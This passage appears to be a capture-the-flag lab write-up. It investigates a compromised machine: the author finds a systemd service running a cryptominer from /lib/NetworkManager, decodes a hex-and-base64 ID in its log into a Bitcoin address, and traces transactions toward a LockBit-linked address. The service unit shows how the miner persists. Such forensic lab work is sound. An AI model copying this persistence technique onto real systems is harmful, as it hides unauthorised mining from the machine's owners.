  user-runtime-dir@1000.service           loaded active     exited    User Runtime Directory
  user-runtime-dir@114.service            loaded active     exited    User Runtime Directory
```

found this service suspicious.




```
apache@tryhackme:/home/ubuntu/Downloads/lamp$ systemctl cat ubuntu.service
systemctl cat ubuntu.service
# /etc/systemd/system/ubuntu.service
[Unit]
Description=TRYHACK3M

[Service]
Type=simple
ExecStart=/lib/NetworkManager/nm-inet-dialog
Restart=on-failure

[Install]
WantedBy=multi-user.target
```

above command can be used to view about a service.




```
apache@tryhackme:/lib/NetworkManager$ ls -al
ls -al
total 8636
drwxr-xr-x   6 root root    4096 Apr  8 10:46 .
drwxr-xr-x 148 root root   12288 Apr  2 10:17 ..
drwxr-xr-x   2 root root    4096 Feb 27  2022 VPN
drwxr-xr-x   2 root root    4096 Apr  3 06:39 conf.d
drwxr-xr-x   5 root root    4096 Feb 27  2022 dispatcher.d
-rw-r--r--   1 root root   48190 Apr 11 10:54 inet.conf
-rwxr-xr-x   1 root root   14712 Feb 16  2024 nm-dhcp-helper
-rwxr-xr-x   1 root root   47672 Feb 16  2024 nm-dispatcher
-rwxr-xr-x   1 root root  843048 Feb 16  2024 nm-iface-helper
-rwxr-xr-x   1 root root 6948448 Apr  8 10:28 nm-inet-dialog
-rwxr-xr-x   1 root root  658736 Feb 16  2024 nm-initrd-generator
-rwxr-xr-x   1 root root   27024 Mar 11  2020 nm-openvpn-auth-dialog
-rwxr-xr-x   1 root root   59784 Mar 11  2020 nm-openvpn-service
-rwxr-xr-x   1 root root   31032 Mar 11  2020 nm-openvpn-service-openvpn-helper
-rwxr-xr-x   1 root root   51416 Nov 27  2018 nm-pptp-auth-dialog
-rwxr-xr-x   1 root root   59544 Nov 27  2018 nm-pptp-service
drwxr-xr-x   2 root root    4096 Nov 27  2021 system-connections
```

we can see that in that directory where service in running, there is a config file, inet.conf and has totally different permissions than other files.



```
apache@tryhackme:/lib/NetworkManager$ head inet.conf
head inet.conf
ID: 5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c70555a7a566b52335276546b686b65575248647a525a57466f77546b64334d6b347a526d685a6255313459316873636b35
366247315a4d30453159556447613035586448 6c6157454a3557544a564e453959556e4a685246497a5932355363303948526a4a6b52464a7a546d706b65466c525054303d
2024-04-08 10:46:04,743 [*] confbak: Ready!
2024-04-08 10:46:04,743 [*] Status: Mining!
2024-04-08 10:46:08,745 [*] Miner()
2024-04-08 10:46:08,745 [*] Bitcoin Miner Thread Started
2024-04-08 10:46:08,745 [*] Status: Mining!
2024-04-08 10:46:10,747 [*] Miner()
2024-04-08 10:46:12,748 [*] Miner()
2024-04-08 10:46:14,751 [*] Miner()
2024-04-08 10:46:16,753 [*] Miner()
```

mining!!! what crypto mining maybe. What is with ID though???



From Hex

Delimiter: None

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

From Base64

Alphabet: A-Za-z0-9+/=


☑ Remove non-alphabet chars

□ Strict mode

```
5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c70555a7a566b52335276546b686b65
575248647a525a57466f77546b64334d6b347a526d685a6255313459316873636b35366247315a4d30453159556447613035586448
6c6157454a3557544a564e453959556e4a685246497a5932355363303948526a4a6b52464a7a546d706b65466c525054303d
```

```
bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa
```

it was two times base64 encoding and it was like two times.



Showing results for ***bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa***
Search instead for bc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa

Blockchain address

Bitcoin balance

0 BTC


Last updated 27 Aug 2024, 7:11 pm IST. Balance as of last transaction. Supported formats include: P2PKH, P2SH and Bech32. Extended public key addresses are not supported at present.

Blockchain.com
https://www.blockchain.com

Address: bc1qxy2kgdygjrsqtzq2n0yrf2493p83kkfjhx0wlh

The most popular and trusted block explorer and crypto transaction search engine.

didn't what was decoded so copied whole and pasted it on google and found it to be a bitcoin address.



INPUT 0

bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r

AMOUNT

0.00012655 BTC ✓ · 7.99 USD

OUTPUT 0

bc1q6sypxeuhhsuw5lyd8zenvrf468d4ek0lkqrdx9

AMOUNT

0.00069897 BTC ✓ · 43.96 USD

INPUT 1

bc1qulq0v0a9cemtudlarckjg68kflkpm2anqqqah5

AMOUNT

0.00057099 BTC ✓ · 24.13 USD


INPUT 2

bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa

AMOUNT

0.00001 BTC ✓ · 0.61 USD

went to blockchair.com and enter address there and saw transaction and got sender and reciever hashes.



bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r

Office of Foreign Assets Control (.gov)
https://ofac.treasury.gov

Cyber-related Designations - Office of Foreign Assets Control


20 Feb 2024 — United States Sanctions Affiliates of Russia-Based LockBit Ransomware Group. Specially 